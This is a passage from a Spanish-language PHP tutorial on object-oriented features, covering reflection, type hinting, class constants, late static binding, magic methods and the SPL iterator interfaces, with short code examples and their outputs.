        $reflector = new ReflectionClass($autor);
        $nombreAutor = $reflector->getProperty('nombre');
        $nombreAutor->setAccessible(true);
        $nombreAutor->setValue($autor, 'Helena');
        var_dump($nombreAutor->getValue($autor));
        $nombreMetodo = 'obtenerNombre';
        var_dump($autor->$nombreMetodo());
    }
}
/*
Devuelve:
string 'Diego' (length=5)
string 'Helena' (length=6)
string 'Helena' (length=6)
*/
```

Como vemos devuelve lo mismo que el ejemplo anterior. **PHP** simplemente reemplaza la variable con el *string* que representa y llama al método. También funciona cuando se quiere crear un objeto usando variables como nombres de clases.

5. Cuando usar Reflection

Lista de **situaciones donde puede ser necesario usar Reflection**:

- **Dynamic typing** (determinación de tipos dinámica).
- **Aspect Oriented Programming** recibe llamadas a métodos y emplaza código alrededor de métodos.
- **PHPUnit** utiliza bastante Reflection, al igual que otros mocking frameworks.
- **Web frameworks** usan en general Reflection para diferentes aspectos: para inicar modelos, construir objetos para views, etc. **Laravel** por ejemplo usa mucho Reflecion para inyectar dependencias.
- **Metaprogramming**, como los últimos ejemplos de reflexión indirecta.
- **Code analysis frameworks**, para entender el código.

No conviene abusar de Reflection ya que puede resultar caro en recursos.

7. Type hinting

Desde **PHP 5** es posible utilizar el **type hinting**, o la **determinación de tipos**, que permite especificar el **tipo de datos** que se espera de un **argumento** en la declaración de una función. Cuando se llama a la función, **PHP** comprobará si los argumentos son del tipo especificado, y sino lo son se emitirá un error y la ejecución se detendrá.

Los **tipos soportados** por esta característica (en PHP 5.5) son: *arrays*, *clases*, *interfaces*, y *callables*.

El **objetivo de la determinación de tipos** es organizar mejor el código y mejorar el manejo de los errores.

¿Cuándo utilizar type hinting?

Cuando queremos **forzar a una función a aceptar sólo argumentos de un tipo**. Su uso más común es con objetos, indicando el nombre de la clase:

```
class Aguacate {
    public $calorias = 100;
}
class Persona {
    public $energia;
    public function comerAguacate (Aguacate $aguacate) {
        $this->energia += $aguacate->calorias;
    }
    public function mostrarEnergia(){
        return "Energía actual: " . $this->energia . "<br>";
    }
}
$sonia = new Persona;
$almuerzo = new Aguacate;
$sonia->comerAguacate($almuerzo);
$sonia->comerAguacate($almuerzo);
echo $sonia->mostrarEnergia(); // Devuelve: Energía actual 200
```

En el ejemplo anterior, hemos forzado a que el argumento que se pasa a la función *comerAguacate()* sea un objeto de la clase **Aguacate**. Si el *$almuerzo* no fuera un objeto de la clase Aguacate, no se podría emplear la función *comerAguacate()*. Si por ejemplo en el ejemplo anterior cambiamos el almuerzo por un ***string*** kiwi:

```
$almuerzo = "Kiwi";
$sonia->comerAguacate($almuezo);
// Devuelve: Catchable fatal error: Argument 1 passed to Persona::comerAguacate() must b
e an instance of Aguacate, string given
```

Es necesario crear una instancia de Aguacate para que *comerAguacate()* acepte el argumento.

Vamos a poner **otro ejemplo**, ahora queremos que el argumento que se acepte sea del tipo ***array***:

```
class Persona {
    public $energiaMedia;
    public $comidas;
    public function calcularEnergia(array $comidas)
    {
        $numeroComidas = count($comidas);
        $energiaTotal = $numeroComidas * $this->energiaMedia;
        return $energiaTotal;
    }
}
$sonia = new Persona;
// Energía media que proporciona cada comida:
$sonia->energiaMedia = 480;
// Total de comidas:
$comidas = array("Desayuno", "Almuerzo", "Comida", "Cena");
// Calcular la energía:
echo $sonia->calcularEnergia($comidas); // Devuelve 1920
```

La función *calcularEnergia()* exige que el argumento sea un ***array***. Si cambiamos el argumento y ponemos un ***integer***, dará error:

```
$comidas = 4;
echo $sonia->calcularEnergia($comidas);
// Catchable fatal error: Argument 1 passed to Persona::calcularEnergia() must be of the type array, integer given
```

8. Constantes de clases

Las **constantes de clases** permiten definir un valor en una clase y mantenerlo invariable durante la ejecución del script. Es como las constantes de PHP pero dentro de una clase.

Se diferencian de las variables en que no utilizan un **símbolo de dólar $** al declararlas o emplearlas, y su valor ha de ser siempre una **expresión constante** (no una variable, propiedad o callback).

Las interfaces y clases abstractas también pueden tener **constantes**.

```
class ClaseA {
    const EJEMPLO = 'valor invariable';
    function mostrarConstante(){
        echo self::EJEMPLO . "<br>";
    }
}
// 4 formas de acceder a la constante EJEMPLO:
// FORMA 1:
echo ClaseA::EJEMPLO . "<br>"; // Devuelve: valor invariable
// FORMA 2:
$clase = "ClaseA";
echo $clase::EJEMPLO . "<br>";// Devuelve: valor invariable
// FORMA 3:
$clase = new ClaseA;
$clase->mostrarConstante();// Devuelve: valor invariable
// FORMA 4:
$clase = new ClaseA;
echo $clase::EJEMPLO;// Devuelve: valor invariable
```

También es posible utilizar la sintaxis Heredoc y Nowdoc para **definir constantes de clases**:

```
class Perro {
    const LADRIDO = <<<"HEY"
GUAU!
HEY;
}
class Gato {
    const MAULLIDO = <<<'HEY'
MIAU!
HEY;
}
echo Perro::LADRIDO . "<br>"; // Devuelve: GUAU!
echo Gato::MAULLIDO; // Devuelve: MIAU!
```

9. Late Static Binding

Late Static Binding, o **Enlace Estático de Ejecución**, es una funcionalidad que permite **hacer referencias a una clase dentro de un contexto de herencia estática**. En este artículo se explican primero las propiedades y métodos estáticos, que utilizan el mismo **operador ::**, y después el **late static**

binding.

Indice de contenido

1. La palabra reservada *static*
2. Late Static Binding
3. Funciones para Late Static Binding

1. La palabra reservada *static*

En el contexto de clases y objetos la palabra reservada ***static*** permite definir **métodos y propiedades estáticos** (lo que no tiene que ver con el concepto de variables estáticas).

Un **método o propiedad estático** es accesible sin la necesidad de instanciar la clase en la que se encuentra. Esto provoca que si la clase se instancia, una **propiedad estática** no puede ser accedida desde ese objeto (aunque no ocurre lo mismo con los **métodos**, que aunque sean **estáticos** si pueden ser accedidos desde objetos).

Métodos estáticos

Ya que los **métodos estáticos** pueden ser llamados sin tener una instancia de la clase, la pseudovariable ***$this*** no está disponible en estos métodos.

```
class MiClase {
    public static function miMetodo(){
        echo "Hola este es mi método <br>";
    }
}
// Forma 1 de llamar al método estático
$miclase = new MiClase;
$miclase->miMetodo(); // Devuelve: Hola este es mi método
// Forma 2
echo MiClase::miMetodo(); // Devuelve: Hola este es mi método
// Forma 3
$clase = "MiClase";
echo $clase::miMetodo(); // Devuelve: Hola este es mi método
```

Si se intenta llamar a un método no estático de forma estática genera una **advertencia de nivel E_STRICT**.

Propiedades estáticas

A las propiedades estáticas no se puede acceder mediante el **operador ->**.

```
class MiClase {
    public static $miEstatica = "Esta es mi variable estática <br>";
    public function mostrarMiEstatica() {
        return self::$miEstatica;
    }
}
class MiOtraClase extends MiClase {
    public function mostrarMiEstaticaDeNuevo(){
        return parent::$miEstatica;
    }
}
```

Vamos a ver varios ejemplos:

- Mostramos la variable estática:

```
echo MiClase::$miEstatica; // Devuelve: Hola, esta es mi variable estática
```

- Llamamos a una función que muestra la variable estática mediante self:

```
$miClase = new MiClase;
echo $miClase->mostrarMiEstatica(); // Devuelve: Hola, esta es mi variable estática
```

- Si intentamos acceder a la propiedad estática como una propiedad normal:

```
echo $miClase->miEstatica; // Strict standards: Accessing static property MiClase::$miEs
tatica as non static
// y también un Notice: Undefined property: MiClase::$miEstatica
```

- Llamamos a la variable estática desde un objeto:

```
echo $miClase::$miEstatica; // Devuelve: Hola, esta es mi variable estática
```

- Llamamos a la variable estática desde la clase especificada mediante una variable:

```
$miVariable = 'MiClase';
echo $miVariable::$miEstatica; // Devuelve: Hola, esta es mi variable estática
```

- También podemos acceder a la estática desde la clase hija:

```
echo MiOtraClase::$miEstatica; // Devuelve: Hola, esta es mi variable estática
$miOtraClase = new MiOtraClase;
echo $miOtraClase->mostrarMiEstaticaDeNuevo(); // Devuelve: Hola, esta es mi variable es
tática
```

2. Late Static Binding

El **Late Static Binding** permite **hacer referencias a una clase dentro de un contexto de herencia estática**. Lo que hace esta funcionalidad es almacenar el nombre de clase de la última llamada.

```
class A {
    public static function miFuncion(){
        // Mostrará el nombre de la clase actual:
        echo __CLASS__;
    }
    public static function otraFuncion(){
        // Empleará la función desde donde sea llamada
        static::miFuncion();
    }
}
class B extends A {
    public static function miFuncion(){
        // Mostrará el nombre de la clase actual:
        echo __CLASS__;
    }
}
B::otraFuncion(); // Devuelve B
```

En el ejemplo anterior se ha llamado a *otraFuncion()* que es un método de **A**, desde la clase **B**. *otraFuncion()* simplemente **devuelve estáticamente** la función *miFuncion()*, es decir, que la devuelve desde donde se ha llamado, que es desde **B**. Es por ello que al mostrar **__CLASS__**, muestra la clase

desde donde se hace la llamada, **B**.

Si en este mismo ejemplo anterior cambiamos ***static::*** por ***self::*** en la función ***otraFuncion()***, devolverá A, porque ***self::*** se resuelve empleando el nombre de la clase a la que pertenece la función, no desde donde se ha llamado:

```
class A {
    public static function miFuncion(){
        // Mostrará el nombre de la clase actual:
        echo __CLASS__;
    }
    public static function otraFuncion(){
        // Empleará la función desde A
        self::miFuncion();
    }
}
class B extends A {
    public static function miFuncion(){
        // Mostrará el nombre de la clase actual:
        echo __CLASS__;
    }
}
B::otraFuncion(); // Devuelve A
```

static::, self:: y ***parent::*** sólo pueden hacer referencia a ***propiedades y métodos estáticos*** o instanciar clases (new static, new self, new parent).

El siguiente ejemplo puede aclarar mejor las tres opciones:

```
class Abuelo {
    function className(){
        return __CLASS__;
    }
    function selfName(){
        return self::className();
    }
    function staticName(){
        return static::className();
    }
}
class Padre extends Abuelo {
    function parentName(){
        return parent::className();
    }
    function className(){
        return __CLASS__;
    }
}
class Nieto extends Padre {
    function parentName(){
        return parent::className();
    }
    function className(){
        return __CLASS__;
    }
}
```

Vamos a hacer llamadas a métodos desde un objeto Nieto:

```
// Hacemos llamadas desde nieto
$nieto = new Nieto();

// Llamamos a selfName()
echo $nieto->selfName() . '<br/>'; // Devuelve Abuelo

// Llamamos a parentName()
echo $nieto->parentName() . '<br/>'; // Devuelve Padre

// Por último llamamos a staticName()
echo $nieto->staticName(); // Devuelve Nieto
```

El siguiente ejemplo es un poco más complejo, ya que mezcla los conceptos:

```php
class A {
    public static function miFuncion() {
        static::className();
    }
    public static function className() {
        echo __CLASS__."\n";
    }
}
class B extends A {
    public static function prueba() {
        A::miFuncion();
        parent::miFuncion();
        self::miFuncion();
    }
    public static function className() {
        echo __CLASS__."\n";
    }
}
class C extends B {
    public static function className() {
        echo __CLASS__."\n";
    }
}
C::prueba();
```

Devuelve A C C:

1. Llama a *A::miFuncion()*, el origen de la llamada es A, por lo que al llamar a *miFuncion()*, *static::className()* devolverá el nombre de clase de A.
2. Llama a *parent::miFuncion()*, el origen de la llamada es C, que llama a *parent::miFuncion()* que estáticamente llama a *className()*. Como el origen es C, devolverá C.
3. Llama a *self::miFuncion()*, de nuevo el origen es C, que llama a *self::miFuncion()* y de forma estática llama a *className()*, que devolverá de nuevo C.

3. Funciones para Late Static Binding

- **forward_static_call**

Llama a un **método estático** con los argumentos que se añadan para pasar al método.

```
mixed forward_static_call ( callable $function [, mixed $parameter [, mixed $... ]] )
```

```
class Coche
{
    const NAME = 'Coche es';
    public static function caracteristicas() {
        $args = func_get_args();
        echo static::NAME, " " . join(' ', $args) . "<br/>";
    }
}
class Audi extends Coche
{
    const NAME = 'Audi es';
    public static function caracteristicas() {
        echo self::NAME, "<br/>";
        forward_static_call(array('Coche', 'caracteristicas'), 'mi', 'coche', 'favorito'
);
        forward_static_call('caracteristicas', 'el', 'coche favorito', 'de mi', 'hermano
');
    }
}
Audi::caracteristicas();
function caracteristicas() {
    $args = func_get_args();
    echo "Mercedes es " . join(' ', $args);
}
/*
Devuelve:
Audi es
Audi es mi coche favorito
Mercedes es el coche favorito de mi hermano
*/
```

- **get_called_class**

Obtiene un string con el nombre de la clase que hace la llamada.

```
string get_called_class ( void )
```

```
class A {
    static public function prueba(){
        var_dump(get_called_class());
    }
}
class B extends A {
}
A::prueba(); // Devuelve string 'A'
B::prueba(); // Devuelve string 'B'
```

10. Métodos mágicos

Los **métodos mágicos** permiten realizar acciones en objetos cuando suceden determinados eventos que los activan. Estos métodos, denominados con doble barra baja *__metodo()*, determinan cómo reaccionará el objeto ante dichos eventos.

Los **métodos mágicos disponibles en PHP** son los siguientes:

1. __construct() y __destruct()	5. __sleep() y __wakeup
2. __get() y __set()	6. __call() y __callStatic
3. __isset() y __unset()	7. __clone()
4. __toString()	8. __invoke()

Suponemos que tenemos una aplicación en la que queremos **extraer tweets de la API de Twitter**. Extraemos en JSON los tweets del usuario y queremos **transformar cada tweet en un objeto de PHP** con el que trabajar.

1. __construct() y __destruct()

El **método mágico más utilizado en PHP** es ***__construct()***, un método que es llamado automáticamente cuando se crea el objeto. Permite **inyectar parámetros y dependencias** para construir el objeto.

```
class Tweet {
    protected $id;
    protected $text;
    public function __construct ($id, $text){
        $this->id = $id;
        $this->text = $text;
    }
}
$tweet = new Tweet(54, "Hola que tal");
```

Cuando creamos una nueva instancia del objeto Tweet, podemos pasarle parámetros que se inyectarán en el método *__construct()*. No se puede llamar al método ya que es llamado automáticamente al crear el objeto.

Cuando se extiende una clase, la clase padre puede tener un **método constructor** con algún argumento. Desde la clase hija se puede nombrar al constructor padre para poder facilitar ese argumento:

```
class Entidad {
    protected $meta;
    public function __construct(array $meta){
        $this->meta = $meta;
    }
}
class Tweet extends Entidad {
    protected $id;
    protected $text;
    public function __construct ($id, $text, array $meta){
        $this->id = $id;
        $this->text = $text;
        parent::__construct($meta);
    }
}
```

Al igual que podemos construir cosas cuando instanciamos un objeto, también podemos **destruirlas cuando el objeto se destruye**. Si por ejemplo tenemos una conexión a la base de datos en el objeto y queremos asegurarnos de que se cierra al destruir el objeto, podemos hacer lo siguiente:

```
public function __destruct(){
    $this->connection->destroy();
}
```

Aunque el **destructor** no es muy utilizado en la práctica.

2. __get() y __set()

Cuando se trabaja con objetos, las propiedades pueden ser accedidas de esta forma si son ***public***:

```
$tweet = new Tweet(54, "Hola que tal");
echo $tweet->text;
```

Pero en la práctica las propiedades lo normal y aconsejable es que sean ***protected*** o ***private***, por lo que no podemos acceder a ellas de esa forma.

El método mágico ***__get()*** permite poder acceder a estas propiedades:

```
public function __get($property){
    if(property_exists($this, $property)) {
        return $this->$property;
    }
}
```

El método acepta el nombre de la propiedad que estabas buscando como argumento. No es necesario llamar al método *__get()* ya que **PHP** lo llamará automáticamente cuando trates de acceder a una propiedad que no es ***public***. También lo llamará cuando no existe una propiedad, por ejemplo:

```
class Datos {
    public function __get($propiedad){
        echo "Esta propiedad no existe!";
    }
}
$datos = new Datos;
$datos->noexisto; // Devuelve: Esta propiedad no existe!
```

Si lo que quieres es **establecer una propiedad que no es accesible**, puedes insertar un método *__set()*. Este método coge la propiedad a la cual intentabas acceder y el valor que intentabas establecer como sus dos argumentos.

```
public function __set($property, $value){
    if(property_exists($this, $property)) {
        $this->$property = $value;
    }
}
$tweet->text = "Estableciendo un tweet";
echo $tweet->text; // Devuelve: "Estableciendo un tweet"
```

También podemos establecer una propiedad que no existe con *__set()*:

```
class Datos {
    public function __set($propiedad, $valor){
        $this->propiedad = $valor;
    }
}
$datos = new Datos;
$datos->noexisto = "Ahora si que existo";
var_dump($datos);
/*
object(Datos)[1]
  public 'propiedad' => string 'Ahora si que existo' (length=19)
*/
```

Otra forma de uso es con una propiedad de tipo ***array***:

```
class Datos {
    protected $datos = array();
    public function __set($nombre, $valor){
        $this->datos[$nombre] = $valor;
    }
    public function __get($nombre){
        return $this->datos[$nombre];
    }
}
$datos = new Datos;
$datos->primero = "Este es el primer dato";
$datos->segundo = "Este es el segundo dato";
$datos->tercero = "Este es el tercer dato";
echo $datos->primero . "<br>";
echo $datos->segundo . "<br>";
echo $datos->tercero;
```

Si eliminamos el método *__set()* y añadimos el **ampersand de referencia &** en *__get()*, podemos establecer y obtener las propiedades:

```
class Datos {
    protected $datos = array();
    public function &__get($nombre){
        return $this->datos[$nombre];
    }
}
$datos = new Datos;
$datos->primero = "Este es el primer dato";
$datos->segundo = "Este es el segundo dato";
$datos->tercero = "Este es el tercer dato";
echo $datos->primero . "<br>";
echo $datos->segundo . "<br>";
echo $datos->tercero;
```

El uso de estos dos métodos a veces **no** es recomendado por varias razones: son más lentos, no facilitan el autocompletado de código en los IDE, hacen que el mantenimiento y refactorizar sea más largo y complicado, no es posible tener un método magic *protected*... En su lugar se pueden emplear *getters* y *setters*.

3. __isset() y __unset()

Con *isset()* se verifica la existencia de un elemento en un array o de una propiedad *public* en un objeto.

Con ***__isset()*** también es posible saber acerca de las propiedades ***protected*** o ***private***:

```
public function __isset($property){
return isset($this->$property);
}
var_dump(isset($tweet->id));
```

También podríamos utilizar la función *isset()* dentro de la clase para obtener **true** o **false**.

Con *unset()* se eliminan los elementos de un array o propiedades públicas de un objeto.

Con ***__unset()*** también es posible hacerlo con propiedades ***protected*** o ***private***:

```
public function __unset($property){
    unset($this->$property);
}
```

4. __toString()

El método ***__toString()*** permite devolver el objeto representado en forma de *string*.

```
public function __toString(){
    return $this->text;
}
$tweet = new Tweet(12, "Hola que tal");
echo $tweet;
```

Esto hace que cuando se llame al objeto como si fuera un string, como por ejemplo usando echo, el objeto devolverá lo que se defina en *__toString()*.

5. __sleep() y __wakeup()

El método *serialize()* es una forma de guardar una **representación de un objeto**. Por ejemplo, si **guardamos un objeto en la base de datos**, primero tendríamos que **serializarlo**, guardarlo, y después si lo quisiéramos de vuelta tendríamos que usar *unserialize()*.

El método ***__sleep()*** permite definir qué propiedades del objeto deberían serializarse ya que probablemente no quieras serializar cualquier objeto externo que no sea relevante en el momento de usar *unserialize()*.

Por ejemplo, creamos un nuevo objeto en el que necesitamos determinar una conexión a una base de datos:

```
$tweet = new Tweet(12, "Hola que tal", new PDO ('mysql:host=localhost;dbname=ejemplo', '
root', 'pass'));
```

Al serializar este objeto no nos interesa serializar también la conexión a la base de datos porque no nos será relevante.

El método ***__sleep()*** es un método que recoge un array de propiedades que queremos que se serialicen:

```
public function __sleep() {
    return array('id', 'text');
}
```

Cuando queramos utilizar *unserialize()* en el objeto, tendremos que establecer el objeto de nuevo a su estado normal. En este ejemplo hay que **reestablecer la conexión a la base de datos**, pero en realidad podría ser establecer cualquier cosa que el objeto debiera saber. Para ello se utiliza el método ***__wakeup()***:

```
public function __wakeup() {
    $this->storage->connect();
}
```

6. __call() y __callStatic()

El método ***__call()*** se activa cuando se intenta llamar a un método que no es accesible públicamente. Si tenemos un array de datos en el objeto que queremos mutar antes de devolver:

```
class Tweet {
    protected $id;
    protected $text;
    protected $meta;
    public function __construct($id, $text, array $meta){
        $this->id = $id;
        $this->text = $text;
        $this->meta = $meta;
    }
    protected function retweet(){
        $this->meta['retweets']++;
    }
    protected function favourite(){
        $this->meta['favourites']++;
    }
    public function __get($property){
        var_dump($this->$property);
    }
    public function __call($method, $parameters){
        if (in_array($method, array('retweet', 'favourite'))){
            return call_user_func_array(array($this, $method), $parameters);
        }
    }
}
$tweet = new Tweet(43, 'Hola que tal', array('retweets' => 23, 'favourites' => 17));
$tweet->retweet();
$tweet->meta; // array(2) { ["retweets"]=> int(24) ["favourites"]=> int(17) }
```

Las funciones *favourite()* y *retweet()* son métodos *protected*. Con la función ***__call()*** podemos acceder a ellos y opcionalmente pasarles parámetros con call_user_func_array().

Otro escenario puede darse cuando hay un **objeto inyectado** que forma parte de la API públicamente accesible. Tenemos la clase Location:

```
class Location {
    protected $latitude;
    protected $longitude;
    public function __construct($latitude, $longitude){
        $this->latitude = $latitude;
        $this->longitude = $longitude;
    }
    public function getLocation(){
        return array(
            'latitude' => $this->latitude,
            'longitude' => $this->longitude
        );
    }
}
```

Y ahora la clase Tweet:

```
class Tweet {
    protected $id;
    protected $text;
    protected $location;
    public function __construct($id, $text, Location $location){
        $this->id = $id;
        $this->text = $text;
        $this->location = $location;
    }
    public function  __call($method, $parameters){
        if(method_exists($this->location, $method)) {
            return call_user_func_array(array($this->location, $method), $parameters);
        }
    }
}
```

En el ejemplo anterior hemos inyectado un objeto de la clase **Location** en **Tweet**, y podríamos hacer una llamada desde un objeto **Tweet** a *getLocation()*, delegando la llamada al objeto Location inyectado:

```
$tweet = new Tweet(34, 'Hola que tal', new Location('17.8912920598911', '-189.7635462899
18'));
var_dump($tweet->getLocation()); // array(2) { ["latitude"]=> string(16) "17.89129205989
11" ["longitude"]=> string(17) "-189.763546289918" }
```

Si el **método** al que se quiere llamar es **static** se puede emplear ***__callStatic()***. Este método funciona de la misma forma que __call() pero la sintaxis con la que llamar a los métodos será como a los métodos estáticos, con **::**.

7. __clone()

Cuando se hace una **copia de un objeto en PHP** mediante su asignación a otra variable, ésta variable sigue haciendo referencia al mismo objeto. Esto significa que si cambias cualquier cosa un uno se cambiará en ambos dos:

```
$perro1 = new stdClass;
$perro2 = $objeto1;

$perro1->nombre = "Werthers";
$perro2->nombre = "John";

echo $perro1->nombre; // John
echo $perro2->nombre; // John
```

Para crear una copia del objeto independiente una de otra se usa **clone**:

```
$perro1 = new stdClass;
$perro2 = clone $perro1;

$perro1->nombre = "Werthers";
$perro2->nombre = "John";

echo $perro1->nombre; // Werthers
echo $perro2->nombre; // John
```

Pero cuando tenemos **objetos que están inyectados en el objeto**, esas dependencias se pasarán como referencia:

```
class Notification {
    protected $read = false;
    public function markAsRead(){
        $this->read = true;
    }
    public function isRead(){
        return $this->read == true;
    }
}
class Tweet {
    protected $id;
    protected $text;
    protected $notification;
    public function __construct($id, $text, Notification $notification){
        $this->id = $id;
        $this->text = $text;
        $this->notification = $notification;
    }
    public function  __call($method, $parameters){
        if(method_exists($this->notification, $method)) {
            return call_user_func_array(array($this->notification, $method), $parameters
);
        }
    }
}
```

Probamos a clonar la clase Tweet:

```
// Creamos el tweet
$tweet1 = new Tweet(56, 'Hola que tal', new Notification);
// Clonamos el tweet
$tweet2 = clone $tweet1;
// Marcamos como leído el $tweet1
$tweet1->markAsRead();
// Vemos que ha afectado a los dos, los dos tweets se marcan como leídos
var_dump($tweet1->isRead()); // true
var_dump($tweet2->isRead()); // true
```

Para solucionar este problema podemos usar el método ***__clone()*** para **clonar también cualquier objeto inyectado** cuando se use la clonación con ***clone***:

```
class Tweet {
    protected $id;
    protected $text;
    protected $notification;
    public function __construct($id, $text, Notification $notification){
        $this->id = $id;
        $this->text = $text;
        $this->notification = $notification;
    }
    public function  __call($method, $parameters){
        if(method_exists($this->notification, $method)) {
            return call_user_func_array(array($this->notification, $method), $parameters
);
        }
    }
    public function  __clone(){
        // Esto permitirá clonar tambien Notification cuando se haga clone
        $this->notification = clone $this->notification;
    }
}
```

Ahora obtendremos el resultado que queremos:

```
// Creamos el tweet
$tweet1 = new Tweet(123, 'Hello world', new Notification);
// Clonamos el tweet
$tweet2 = clone $tweet1;
// Marcamos el $tweet1 como leído
$tweet1->markAsRead();
// Comprovamos que sólo está leído el $tweet1
var_dump($tweet1->isRead()); // true
var_dump($tweet2->isRead()); // false
```

8. __invoke()

El método mágico ***__invoke()*** permite **usar un objeto como si fuera una función**.

```
class User {
    protected $name;
    protected $timeline = array();
    public function __construct($name){
        $this->name = $name;
    }
    public function addTweet(Tweet $tweet){
        $this->timeline[] = $tweet;
    }
}
class Tweet {
    protected $id;
    protected $text;
    protected $read;
    public function __construct($id, $text){
        $this->id = $id;
        $this->text = $text;
        $this->read = false;
    }
    public function __invoke($user){
        $user->addTweet($this);
        return $user;
    }
}
```

Ahora podremos usar un objeto Tweet como **callable**:

```
// Array de usuarios
$users = array(new User('Pepa'), new User('Pepe'), new User('John'));
// Nuevo tweet
$tweet = new Tweet(53, 'Hola que tal');
// Aplica __invoke() en $users
$users = array_map($tweet, $users);
// Al mostrar los usuarios, todos tienen un array en el timeline con el mismo objeto, el
tweet
var_dump($users);
// Aplicándolo sólo a un usuario
var_dump($tweet($users[0]));
```

11. Librería SPL

SPL es un **conjunto de interfaces y clases diseñado para recorrer estructuras agregadas**: arrays, resultados de bases de datos, árboles XML, etc. **SPL** funciona con **iteradores**, cuya principal **ventaja** es que se puede trabajar con gran cantidad de datos de forma eficiente.

Anteriormente hemos explicado ArrayIterator, DirectoryIterator y ArrayObject, ahora vamos a profundizar un poco más en estas y otras opciones que nos facilita la **bibloteca estándar de PHP**.

Indice de contenido

1. ArrayAccess	6. LimitIterator
2. Iterator	7. NoRewindIterator
3. IteratorAggregate	8. SplFileObject
4. AppendIterator	9. SimpleXMLIterator

5. FilterIterator

1. ArrayAccess

ArrayAccess es una interface de PHP que permite dictar cómo se comportará PHP cuando **un objeto tenga una sintaxis de array** (corchetes después del objeto). ArrayAccess sólo tiene 4 funciones a implementar: *offsetExists*, *offsetGet*, *offsetSet* y *offsetUnset*. Para implementar la interface sólo hay que declarar estos métodos en la clase:

```
class Animal implements ArrayAccess {
    protected $animales;
    public $lugar;
    public function offsetExists($index){
        return isset($this->animales[$index]);
    }
    public function offsetGet($index){
        if($this->offsetExists($index)) {
            return $this->animales[$index];
        }
        return false;
    }
    public function offsetSet($key, $value){
        if($key) {
            $this->animales[$key] = $value;
        } else {
            $this->animales[] = $value;
        }
        return true;
    }
    public function offsetUnset($index){
        unset($this->animales[$index]);
        return true;
    }
    public function getAnimales() {
        return $this->animales;
    }
}
```

Podemos usar las propiedades y métodos de forma normal como en cualquier objeto, pero además podemos usar la sintaxis de array para manipular *$animales*:

```
$animal = new Animal;
$animal->lugar = "Asia y Oceania";
$animal[] = "Oso panda";
$animal[] = "Koala";
$animales = $animal->getAnimales();
foreach ($animales as $anim){
    echo $anim . "<br>";
}
/*
Devuelve:
Oso panda
Koala
*/
```

ArrayAccess es extendida por ArrayObject, por eso cuando se crea un objeto ArrayObject está disponible esta funcionalidad, además de IteratorAggregate (que veremos después), **Countable** y **Serializable**.

2. Iterator

Hay ocasiones en las que los iteradores no cubren unas necesidades específicas y es necesario crear un **iterador customizado**. **SPL** proporciona **interfaces** con las que poder hacerlo.

Para que un **objeto sea transitable en un loop foreach** debe ser una instancia de **Traversable**. No es posible implementar esta interface directamente, por lo que se utilizan las interfaces ***Iterator*** o ***IteratorAggregate***.

Iterator permite crear objetos para ser iterados directamente o para crear iteradores externos. Especifica 5 métodos que hay que implementar: *rewind()*, *current()*, *key()*, *next()* y *valid()*. Vamos a construir por partes la clase Animal:

```
class Animal implements Iterator {
    // Puntero que indica la posición actual
    protected $position = 0;
    // Array de animales
    protected $animales = [
        "Perro",
        "Gato",
        "Oso",
        "León"
    ];
```

El método *rewind()* devuelve el puntero al principio para reiniciar la iteración:

```
public function rewind(){
    echo "Reiniciando <br>";
    $this->position = 0;
}
```

El método *current()* devuelve el valor actual del elemento en la posición actual:

```
public function current(){
    echo "Posición actual <br>";
    return $this->animales[$this->position];
}
```

El método *key()* devuelve el valor actual del puntero:

```
public function key(){
    echo "Key <br>";
    return $this->position;
}
```

El método *next()* mueve el puntero a la próxima posición:

```
public function next(){
    echo "Next <br>";
    ++$this->position;
}
```

Y finalmente el método *valid()* devuelve un booleano indicando si hay datos en la posición actual:

```
    public function valid(){
        echo "Valido <br>";
        return isset($this->animales[$this->position]);
    }
}
```

Instanciamos la clase y hacemos un foreach:

```
$animales = new Animal;
foreach ($animales as $key=>$value){
    echo $key . ":" . $value . "<br>";
}
```

Cuando la iteración comienza, PHP llama a *rewind()* para llevar el puntero al inicio. Entonces comprueba si hay algún **dato válido** en ese punto llamando a *valid()*. Si es **true**, llama a *current()* para mostrar el **valor** en ese punto de la iteración. Como estamos usando el $key también en el foreach, PHP llama a *key()* para obtener el valor del **key** actual. PHP llamará entonces a *next()* para **avanzar el puntero** y a *valid()* para comprobar si es **válido** este nuevo elemento. El ciclo continúa hasta que *valid()* devuelve **false**.

Iterator posibilita el poder implementar iteradores muy potentes. Para el ejemplo anterior que es un simple array, sería mejor emplear **IteratorAggregate**.

3. IteratorAggregate

IteratorAggregate requiere implementar sólo un método, *getIterator()*. Este método devuelve un iterador externo que se usará para la **iteración**. Si escribimos el ejemplo anterior empleando ***IteratorAggregate***:

```
class Animal implements IteratorAggregate {
    protected $animales = [
        "Perro",
        "Gato",
        "Oso",
        "León"
    ];
    // Devuelve un Iterator de los datos
    public function getIterator(){
        echo "getIterator <br>";
        return new ArrayIterator($this->animales);
    }
}
$animales = new Animal();
foreach ($animales as $key=>$value){
    echo $key . ":" . $value . "<br>";
}
```

Al principio de la iteración, PHP llama a *getIterator()*, que devuelve un iterador, en este caso el iterador SPL ArrayIterator. PHP entonces hace las llamadas pertinentes en ese iterador. Básicamente dejas los datos en manos del iterador externo que hace el trabajo por tí.

Iterator e **IteratorAggregate** tienen la misma funcionalidad, **Iterator** permite definir el comportamiento de la iteración para ocasiones en las que se necesita mayor customización e **IteratorAggregate** es un recurso más simple y rápido.

4. AppendIterator

Cuando se tienen múltiples elementos sobre los que se quiere iterar de forma conjunta se emplea **AppendIterator**. El siguiente ejemplo crea dos objetos **ArrayObject** y un iterador **AppendIterator**.

```
$domesticos = array("perro", "gato", "conejo");
$salvajes = array("oso", "tiburón", "tigre");
$objetoDom = new ArrayObject($domesticos);
$objetoSal = new ArrayObject($salvajes);
$iterador = new AppendIterator();
$iterador->append($objetoDom->getIterator());
$iterador->append($objetoSal->getIterator());
foreach ($iterador as $animal){
    echo $animal . "<br>";
}
```

Con **AppendIterator** se pueden recolectar elementos desde diferentes objetos y mostrarlos de vez.

Un ejemplo algo más complejo es en un supuesto **CMS** donde cada **tipo** (enlace, artículo, etc) extiende una **clase abstracta Elemento** (ya que todos los tipos en este CMS han de ser del mismo elemento), se crean colecciones de elementos que coleccionan N elementos y nos proporcionan un iterador para iterar sobre los tipos que se puedan añadir. Vamos a crear por partes las clases:

- Clase abstracta Element y las clases Link y Article:

```
abstract class Element {
    public $title;
}
class Link extends Element {
    public function __construct($title) {
        $this->title = $title;
    }
}
class Article extends Element {
    public function __construct($title) {
        $this->title = $title;
    }
}
```

- Clase abstracta ElementCollection:

```
abstract class ElementCollection implements IteratorAggregate {
    private $elements;
    public function __construct() {
        $this->elements = new ArrayObject();
    }
    public function addElement(Element $module) {
